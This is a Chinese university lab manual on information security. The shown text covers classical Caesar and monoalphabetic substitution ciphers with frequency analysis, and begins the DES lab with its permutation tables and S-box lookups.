

出版说明

《网络安全与信息加密技术实验指导书》是根据吉林中软吉大技术有限公司的《网络信息安全教学实验系统 v3.2》进行改编和完善。此书的使用范围仅为上海海事大学信息工程学院计算机系信息安全实验室(232 室)，特此声明。由于时间仓促，此书难免存在一些不足和错误之处，敬请谅解并请及时提出宝贵的意见和建议。

在编写此书的过程中，对以下人员的帮助表示由衷地感谢：

吉林中软吉大技术有限公司工程师们提供的技术支持；

计算机科学与技术教研室杨旻老师提供的相关资料；

计算机工程与技术实验中心主任蒋志华老师和实验教师严华老师对实验指导书编写的大力支持。

实验一 古典密码算法.....	3
练习一 Caesar 密码.....	3
练习二 单表置换密码.....	5
实验报告格式	9
实验二 分组对称加密方法.....	10
练习一 DES 算法	10
实验报告格式	22
实验三 非对称密码实验.....	24
练习一 RSA 算法	24
实验报告格式	27
实验四 Hash 算法实验.....	28
练习一 MD5 算法	28
实验报告格式	35
实验五 PKI 技术	36
练习一 证书应用.....	36
练习二 证书管理.....	48
实验报告格式	53
实验六 IP 安全实验	55
练习一 IPSec—IP 安全协议.....	55
实验报告格式	68
实验七 入侵检测实验.....	70
练习一 基于网络入侵检测系统.....	70
实验报告格式	81
实验八 网络攻防	82
练习一 网页木马.....	82
实验报告格式	91
实验九 防火墙实验	92
练习一 Windows2003 防火墙应用.....	92
实验报告格式	101
附录 A OutLook Express 配置方法.....	102
附录 B 实验室网络拓扑结构.....	103
附录 C 进入实验系统	105
参考资料	109

实验一 古典密码算法

古典密码算法曾经被广泛应用，大都比较简单，使用手工和机械操作来实现加密和解密。它的主要对象是文字信息，利用密码算法实现文字信息的加密和解密。古典密码学可以分为代替密码（也叫做移位密码）和置换密码（也叫做换位密码）两种，其中代替密码典型的有 Caesar 密码，数乘密码和仿射变换等，置换密码有单表置换和多表置换等。

练习一 Caesar 密码

实验目的：理解代替密码学加密过程

实验内容：手动完成 Caesar 密码的加密，以及分析 Caesar 密文，进行解密

实验人数：每组 2 人

系统环境：Windows

网络环境：交换网络结构

实验工具：VC++6.0、密码工具

实验原理：

一. Caesar (恺撒) 密码

Caesar 密码是传统的代替加密法，当没有发生加密（即没有发生移位）之前，其置换表如下图所示。

表 1-1-1 Caesar 置换表

a	b	c	d	e	f	g	h	i	j	k	l	m
A	B	C	D	E	F	G	H	I	J	K	L	M
n	o	p	q	r	s	t	u	v	w	x	y	z
N	O	P	Q	R	S	T	U	V	W	X	Y	Z

加密时每一个字母向前推移 k 位，例如当 $k=5$ 时，置换表如下图所示。

表 1-1-2 Caesar 置换表

a	b	c	d	e	f	g	h	i	j	k	l	m
F	G	H	I	J	K	L	M	N	O	P	Q	R
n	o	p	q	r	s	t	u	v	w	x	y	z
S	T	U	V	W	X	Y	Z	A	B	C	D	E

于是对于明文：data security has evolved rapidly

经过加密后就可以得到密文：IFYF XJHZWNYD MFX JATQAJI WFUNIQD

若令 26 个字母分别对应整数 $0 \sim 25$ ，如表 1-1-3 所示。

表 1-1-3 Caesar 置换表

a	b	c	d	e	f	g	h	i	j	k	l	m
0	1	2	3	4	5	6	7	8	9	10	11	12
n	o	p	q	r	s	t	u	v	w	x	y	z
13	14	15	16	17	18	19	20	21	22	23	24	25

则 Caesar 加密变换实际上是：

$$c = (m + k) \bmod 26$$

其中 m 是明文对应的数据， c 是与明文对应的密文数据， k 是加密用的参数，也称为密钥。

很容易得到相应的 Caesar 解密变换是： $m = D(c) = (c - k) \bmod 26$

例如明文：data security 对应的数据序列：

3 0 19 0 18 4 2 20 17 8 19 24

当 $k = 5$ 时经过加密变换得到密文序列：

8 5 24 5 23 9 7 25 22 13 24 3

对应的密文为：

I F Y F X J H Z W N Y D

实验步骤：

本练习主机 A、B 为一组，C、D 为一组，E、F 为一组。

首先使用“快照 X”恢复 Windows 系统环境。

一. 手动完成 Caesar 密码

(1) 在实验原理部分我们已经了解了 Caesar 密码的基本原理，那么请同学们写出当密钥 $k=3$ 时，对应明文：data security has evolved rapidly 的密文：_____。

(2) 进入实验平台，单击工具栏中的“密码工具”按钮，启动密码工具，在向导区点击“Caesar 密码”。在明文输入区输入明文：data security has evolved rapidly。将密钥 k 调节到 3，查看相应的密文，并与你手动加密的密文进行比较。

请根据密钥验证密文与明文对应关系是否正确。

二. Caesar 加密

(1) 进入“加密解密” | “Caesar 密码”视图，在明文输入区输入明文（明文应为英文），单击“加密”按钮进行加密。

请将明文记录在这里：_____。

(2) 调节密钥 k 的微调按钮或者对照表的移位按钮，选择合适的密钥 k 值，并记下该密钥 k 值用于同组主机的解密。加密工作完成后，单击“导出”按钮将密文默认导出到 Caesar 共享文件夹(D:\Work\Encryption\Caesar\)中，默认文件名为 Caesar 密文.txt。

(3) 通知同组主机接收密文，并将密钥 k 通告给同组主机。

(4) 单击“导入”按钮，进入同组主机 Work\Encryption\Caesar 目录（\\同组主机

IP\Work\Encryption\Caesar), 打开 Caesar 密文.txt。

(5) 调节密钥 k 的微调按钮或对照表的移位按钮, 将 k 设为同组主机加密时的密钥 k 值, 这时解密已经成功。请将明文写出: _____。

(6) 将解密后的明文与同组主机记录的明文比较, 请对比明文是否相同。

三. Caesar 密码分析

(1) 本机进入“密码工具” | “加密解密” | “Caesar 密码”, 在明文输入区输入明文 (要求明文有一定的意义以便让同组主机分析)。

请将明文记录在这里: _____。

(2) 调节密钥 k 的微调按钮或者对照表的移位按钮, 选择合适的密钥 k 值完成 Caesar 加密, 单击“导出”按钮, 将密文默认导出到 Caesar 共享文件夹中。

(3) 通告同组主机 (不要通告密钥值 k) 密文已经放在共享文件夹中, 让同组主机获取密文。

(4) 单击“导入”按钮将同组主机 Caesar 密文导入。

(5) 调节密钥 k 的微调按钮或者对照表的移位按钮来调节密钥, 从而进行密码分析 (平均 13 次, 最坏 26 次破解)。请将破解出的明文和密钥记录在这里:

密钥 k=_____。

明文_____。

(6) 将破解后的密钥和明文与同组主机记录的密钥和明文比较。如果不同请调节密钥 k 继续破解。

思考问题:

1. 在手动完成 Caesar 密码实验中, 密钥 k=3, 试着画出这时的 Caesar 置换表?
2. 古典密码学曾经被广泛应用, 它可以分为代替密码和置换密码两种, 请查找相关资料, 列举出几种属于代替密码和置换密码的古典密码算法?

练习二 单表置换密码

实验目的: 理解置换密码学加密过程

实验内容: 利用单表置换密码进行加密, 使用频率法分析经过单表置换密码加密后的密文, 并进行解密

实验人数: 每组 2 人

系统环境: Windows

网络环境: 交换网络结构

实验工具: VC++6.0、密码工具

实验原理:

单表置换密码也是一种传统的代替密码算法, 在算法中维护着一个置换表, 这个置换表记

录了明文和密文的对照关系。当没有发生加密（即没有发生置换）之前，其置换表如 1-2-1 所示。

表 1-2-1 置换表

a	b	c	d	e	f	g	h	i	j	k	l	m
A	B	C	D	E	F	G	H	I	J	K	L	M
n	o	p	q	r	s	t	u	v	w	x	y	z
N	O	P	Q	R	S	T	U	V	W	X	Y	Z

在单表置换算法中，密钥是由一组英文字符和空格组成的，称之为密钥词组，例如当输入密钥词组：I LOVE MY COUNTRY 后，对应的置换表如表 1-2-2 所示。

表 1-2-2 置换表

a	b	c	d	e	f	g	h	i	j	k	l	m
I	L	O	V	E	M	Y	C	U	N	T	R	A
n	o	p	q	r	s	t	u	v	w	x	y	z
B	D	F	G	H	J	K	P	Q	S	W	X	Z

在表 1-2-2 中 ILOVEMYCUNTR 是密钥词组 I LOVE MY COUNTRY 略去前面已出现过的字符 O 和 Y 依次写下的。后面 ABD……WXZ 则是密钥词组中未出现的字母按照英文字母表顺序排列成的，密钥词组可作为密码的标志，记住这个密钥词组就能掌握字母加密置换的全过程。

这样对于明文：data security has evolved rapidly，按照表 1-2-2 的置换关系，就可以得到密文：VIKI JEOPHUKX CIJ EQDRQEV HIFUVRX。

实验步骤：

一. 单表置换密码

(1) 单击“密码工具”按钮，进入“加密解密” | “单表置换” | “加密/解密”视图，与同组主机协商好一个密钥词组 k=_____。

(2) 根据“单表置换”实验原理计算出置换表。

(3) 计算完成置换表以后，在明文输入区输入明文，单击“加密”按钮用置换表的对应关系对明文进行加密，加密完成后，单击“导出”按钮，将密文导出到 SingleTable 共享目录中，并通告同组主机获取密文。

请将明文记录在这里：_____。

(4) 单击“导入”按钮将同组主机单表置换密文导入，根据同组主机置换表完成本机置换表，单击“解密”按钮对密文进行解密。

(5) 本机将解密后的明文与同组主机记录的明文对照，如果双方的明文一致，则说明实验成功，否则说明本机或同组主机的置换表计算错误。

二. 单表置换密码分析

(1) 图 1-2-1 是由统计学得出的英文字母相对频率表。




图 1-2-1

由图 1-2-1 可以看出，英文字母 E 出现的频率最高，而 J 和 Z 出现的频率最低，这样，就可以通过英文字母出现的频率大致上判定单表置换密码的置换表，从而得到明文。

(2) 本机进入“密码工具” | “加密解密” | “单表置换” | “密码分析”页面，单击“导入”按钮，将密文“单表置换密码分析密文.txt”导入，单击“统计”按钮，统计密文中每个字母出现的频率，回答下列问题：

在密文中出现频率最高的字母是_____。

与上表比较，它可能是由字母_____置换的。

(3) 置换表组框中点击“解密”按钮，这时将得到一个明文。然而此时的明文并不是最终要得到的，可以通过明文的特征和各个字母的比例来调节置换表中的对应关系，从而得到正确的明文。

例如，明文第一段和置换表如图 1-2-2 所示。




图 1-2-2

根据明文我们可猜测图中画线的单词“soe dlda' r'”应该为“she didn' t”。首先在置换表中找到明文小写字母 o 对应的密文大写字母 E，然后改变置换表，使猜测的 h 对应 E，依此类推则 i 对应 F，n 对应 M，t 对应 T，变换后的置换表如图 1-2-3 所示。

置换表

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
O	J	K	N	A	D	H	E	F	Z	V	R	W	M	L	I	Q	C	S	T	Y	B	P	X	U	G

图 1-2-3

单击“解密”按钮，得到明文如图 1-2-4 所示。




图 1-2-4

依此类推便可以得到明文，请根据你的置换表填写表 1-2-1。

表 1-2-1

a	b	c	d	e	f	g	h	i	j	k	l	m
n	o	p	q	r	s	t	u	v	w	x	y	z

思考问题：

1. 在单表置换密码分析过程中，我们看到破解方法是基于英文字母出现的频率，你能想出一个改进方法使单表置换加密方法能抵抗这种方法的密码分析吗？

实验报告格式

实验一 古典密码算法

练习一 Caesar 密码

实验目的：理解代替密码学加密过程

实验内容：手动完成 Caesar 密码的加密，以及分析 Caesar 密文，进行解密

实验人数：每组 2 人

系统环境：Windows

网络环境：交换网络结构

实验工具：VC++6.0、密码工具

实验原理：Caesar 密码是传统的代替加密法，Caesar 加密变换实际上是：

$$c = (m + k) \bmod 26$$

其中 m 是明文对应的数据， c 是与明文对应的密文数据， k 是加密用的参数，也称为密钥。

实验步骤：按照练习一的实验步骤

实验结果：完成练习一的步骤一、二和三，并将步骤中需要完成的实验结果记录在实验报告上。

练习二 单表置换 密码

实验目的：理解置换密码学加密过程

实验内容：利用单表置换密码进行加密，使用频率法分析经过单表置换密码加密后的密文，并进行解密

实验人数：每组 2 人

系统环境：Windows

网络环境：交换网络结构

实验工具：VC++6.0、密码工具

实验原理：单表置换密码也是一种传统的代替密码算法，在算法中维护着一个置换表，这个置换表记录了明文和密文的对照关系。

实验步骤：按照练习二的实验步骤

实验结果：完成练习二的步骤一、二，并将步骤中需要完成的实验结果记录在实验报告上。

实验二 分组对称加密方法

对称密钥加密机制即对称密码体系，也称为单钥密码体系和传统密码体系。对称密码体系通常分为两大类，一类是分组密码（如 DES、AES 算法），另一类是序列密码（如 RC4 算法）。

对称密码体系加密和解密时所用的密钥是相同的或者是类似的，即由加密密钥可以很容易地推导出解密密钥，反之亦然。同时在一个密码系统中，我们不能假定加密算法和解密算法是保密的，因此密钥必须保密。发送信息的通道往往是不可靠的或者不安全的，所以在对称密码系统中，必须用不同于发送信息的另外一个安全信道来发送密钥。图 2-1 描述了对称密码(传统密码)系统原理框架，其中 M 表示明文； C 表示密文； E 表示加密算法； D 表示解密算法； K 表示密钥； I 表示密码分析员进行密码分析时掌握的相关信息； B 表示密码分析员对明文 M 的分析和猜测。




图 2-1

练习一 DES 算法

实验目的：

1. 理解对称加密算法的原理和特点
2. 理解 DES 算法的加密原理

实验内容：完成使用 DES 算法的加解密过程，查看初始置换、密钥生成、16 轮加密变化和终结置换的详细操作流程

实验人数：每组 2 人

系统环境：Windows

网络环境：交换网络结构

实验工具：VC++6.0、密码工具

实验原理：

一. DES 加密算法简介

1973 年 5 月 15 日，美国国家标准局在联邦注册报上发表一则启事，公开征集用来保护传输和静止存储的计算机数据的密码算法，这一举措最终导致了数据加密标准 DES 的出现。DES 采用分组乘积密码体制，它是由 IBM 开发的，是对早期 Lucifer 密码体制的改进。DES 在 1975

年 3 月 17 日首次在联邦记录中公布，而且声明对此算法征求意见。到 1977 年 2 月 15 日拟议中的 DES 被采纳为“非密级”应用的一个联邦标准。

最初预期 DES 作为一个标准只能使用 10 至 15 年。然而，出于种种原因，可能是 DES 还没有受到严重的威胁，事实证明了 DES 要长寿得多。在其被采用后，大约每隔 5 年被评审一次。DES 的最后一次评审是在 1999 年 1 月。但是，随着计算机计算能力的提高，由于 DES 的密钥过短，仅有 56 位，对 DES 的成功攻击也屡见报导。例如：1999 年 1 月，RSA 数据安全公司宣布：该公司所发起的对 56 位 DES 的攻击已经由一个称为电子边境基金的组织，通过互联网上的 100000 台计算机合作在 22 小时 15 分钟内完成。

NIST（美国国家标准研究所）于 1997 年发布公告征集新的数据加密标准作为联邦信息处理标准以代替 DES。新的数据加密标准称为 AES。尽管如此，DES 的出现仍然是现代密码学历史上一个非常重要的事件。它对于我们分析掌握分组密码的基本理论与设计原理仍然具有重要的意义。

二. DES 加密流程

如图 2-1-1 所示，对于任意长度的明文，DES 首先对其进行分组，使得每一组的长度为 64 位，然后分别对每个 64 位的明文分组进行加密。

对于每个 64 位长度的明文分组的加密过程如下：

（1）初始置换：输入分组按照初始置换表重排次序，进行初始置换。

（2）16 轮循环：DES 对经过初始置换的 64 位明文进行 16 轮类似的子加密过程。每一轮的子加密过程要经过 DES 的 f 函数，其过程如下：

- 将 64 位明文在中间分开，划分为 2 部分，每部分 32 位，左半部分记为 L，右半部分记为 R，以下的操作都是对右半部分数据进行的。

- 扩展置换：扩展置换将 32 位的输入数据根据扩展置换表扩展成为 48 位的输出数据。

- 异或运算：将 48 位的明文数据与 48 位的子密钥进行异或运算（48 位子密钥的产生过程在实验原理八. 子密钥产生过程中有详细讨论）。

- S 盒置换：S 盒置换是非线性的，48 位输入数据根据 S 盒置换表置换成为 32 位输出数据。

- 直接置换：S 盒置换后的 32 位输出数据根据直接置换表进行直接置换。

- 经过直接置换的 32 位输出数据与本轮的 L 部分进行异或操作，结果作为下一轮子加密过程的 R 部分。本轮的 R 部分直接作为下一轮子加密过程的 L 部分。然后进入下一轮子加密过程，直到 16 轮全部完成。

（3）终结置换：按照终结置换表进行终结置换，64 位输出就是密文。

在每一轮的子加密过程中，48 位的明文数据要与 48 位的子密钥进行异或运算，子密钥的产生过程如下：

压缩型换位 1: 64 位初始密钥根据压缩型换位 1 置换表进行置换，输出的结果为 56 位。

将经过压缩型换位 1 的 56 位密钥数据在中间分开，每部分 28 位，左半部分记为 C，右半部分记为 D。

16 轮循环：C 和 D 要经过 16 轮类似的操作产生 16 份子密钥，每一轮子密钥的产生过程

如下：

- 循环左移：根据循环左移表对 C 和 D 进行循环左移。循环左移后的 C 和 D 部分作为下一轮子密钥的输入数据，直到 16 轮全部完成。
- 将 C 和 D 部分合并成为 56 位的数据。
- 压缩型换位 2：56 位的输入数据根据压缩型换位 2 表输出 48 位的子密钥，这 48 位的子密钥将与 48 位的明文数据进行异或操作。




图 2-1-1 DES 加密流程

三. DES 的分组过程

DES 是一种分组加密算法，所谓分组加密算法就是对一定大小的明文或密文来做加密或解密动作。在 DES 加密系统中，每次加密或解密的分组大小均为 64 位，所以 DES 没有密文扩充的问题。对大于 64 位的明文只要按每 64 位一组进行切割，而对小于 64 位的明文只要在后面

补“0”即可。

另一方面,DES 所用的加密或解密密钥也是 64 位大小,但因其中有 8 个位是奇偶校验位,所以 64 位中真正起密钥作用的只有 56 位,密钥过短也是 DES 最大的缺点。

DES 加密与解密所用的算法除了子密钥的顺序不同外,其他部分完全相同。

四. 初始置换

经过分组后的 64 位明文分组将按照初始置换表重新排列次序,进行初始置换,置换方法如下:初始置换表从左到右,从上到下读取,如第一行第一列为 58,意味着将原明文分组的第 58 位置换到第 1 位,初始置换表的下一个数为 50,意味着将原明文分组的第 50 位置换到第 2 位,依次类推,将原明文分组的 64 位全部置换完成。

表 2-1-1 初始置换表

58	50	42	34	26	18	10	2
60	52	44	36	28	20	12	4
62	54	46	38	30	22	14	6
64	56	48	40	32	24	16	8
57	49	41	33	25	17	9	1
59	51	43	35	27	19	11	3
61	53	45	37	29	21	13	5
63	55	47	39	31	23	15	7

五. 16 轮循环

经过了初始置换的 64 位明文数据在中间分成 2 部分,每部分 32 位,左半部分和右半部分分别记为 L0 和 R0。然后, L0 和 R0 进入第一轮子加密过程。R0 经过一系列的置换得到 32 位输出,再与 L0 进行异或(XOR)运算。其结果成为下一轮的 R1, R0 则成为下一轮的 L1, 如此连续运作 16 轮。我们可以用下列两个式子来表示其运算过程:

$$R_i = L_{i-1} \text{ XOR } f(R_{i-1}, K_i)$$

$$L_i = R_{i-1} (i = 1, 2, \dots, 16)$$

16 轮循环过程如图 2-1-2 所示。




图 2-1-2 DES 16 轮循环

在每一轮的循环中，右半部分需要经过一系列的子加密过程，这个子加密过程也叫做 f 函数，子加密过程包括扩展置换、异或运算、S 盒置换和直接置换，下面分别介绍这些过程。

1. 扩展置换

32 位的右半部分明文数据首先要进行扩展置换，扩展置换将 32 位的输入数据扩展成为 48 位的输出数据，它有三个目的：第一，它产生了与子密钥同长度的数据以进行异或运算；第二，它提供了更长的结果，使得在以后的子加密过程中能进行压缩；第三，它产生雪崩效应 (avalanche effect)，这也是扩展置换最主要的目的，使得输入的一位将影响两个替换，所以输出对输入的依赖性将传播的更快（雪崩效应）。扩展置换的置换方法与初始置换相同，只是置换表不同，扩展置换表如下所示。

表 2-1-2 扩展置换表

32	1	2	3	4	5
4	5	6	7	8	9
8	9	10	11	12	13
12	13	14	15	16	17
16	17	18	19	20	21
20	21	22	23	24	25
24	25	26	27	28	29
28	29	30	31	32	1

2. 异或运算

扩展置换的 48 位输出数据与相应的子密钥进行按位异或运算，关于子密钥的产生过程以后将详细讨论，按位异或运算的运算法则如下（其中 \oplus 为异或运算符）：

$$0 \oplus 0 = 0$$

$$0 \oplus 1 = 1$$

$$1 \oplus 0 = 1$$

$$1 \oplus 1 = 0$$

异或以后的 48 位结果将继续进行 S 盒置换。

3. S 盒置换

S 盒置换是 DES 算法中最重要的部分，也是最关键的步骤，因为其他的运算都是线性的，易于分析，只有 S 盒代替是非线性的，它比 DES 中任何一步都提供了更好的安全性。

经过异或运算得到的 48 位输出数据要经过 S 盒置换，置换由 8 个盒完成，记为 S 盒。每个 S 盒都有 6 位输入，4 位输出，如图 2-1-3 所示。




图 2-1-3 S 盒

这 8 个 S 盒是不同的，每个 S 盒的置换方法如表 2-1-3 所示。这个表的使用方法如下：48 位的输入分成 8 组，每组 6 位，分别进入 8 个 S 盒。将每组的 6 位输入记为 B₀B₁B₂B₃B₄B₅，那么表中的行号由 B₀ B₅ 决定，而列号由 B₁ B₂ B₃ B₄ 决定。例如，第一个分组 111000 要进入第一个 S 盒 S₁，那么行号为 10（B₀ B₅）即第 2 行，列号为 1100（B₁ B₂ B₃ B₄）即第 12 列，第 2 行第 12 列对应的数据为 3，所以这个 S 盒的 4 位输出就是 3 的二进制表示 0011。

表 2-1-3 DES 算法 S 盒置换表

S1	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
----	---	---	---	---	---	---	---	---	---	---	----	----	----	----	----	----

0	14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7
1	0	15	7	4	14	2	13	1	10	6	12	11	9	5	3	8
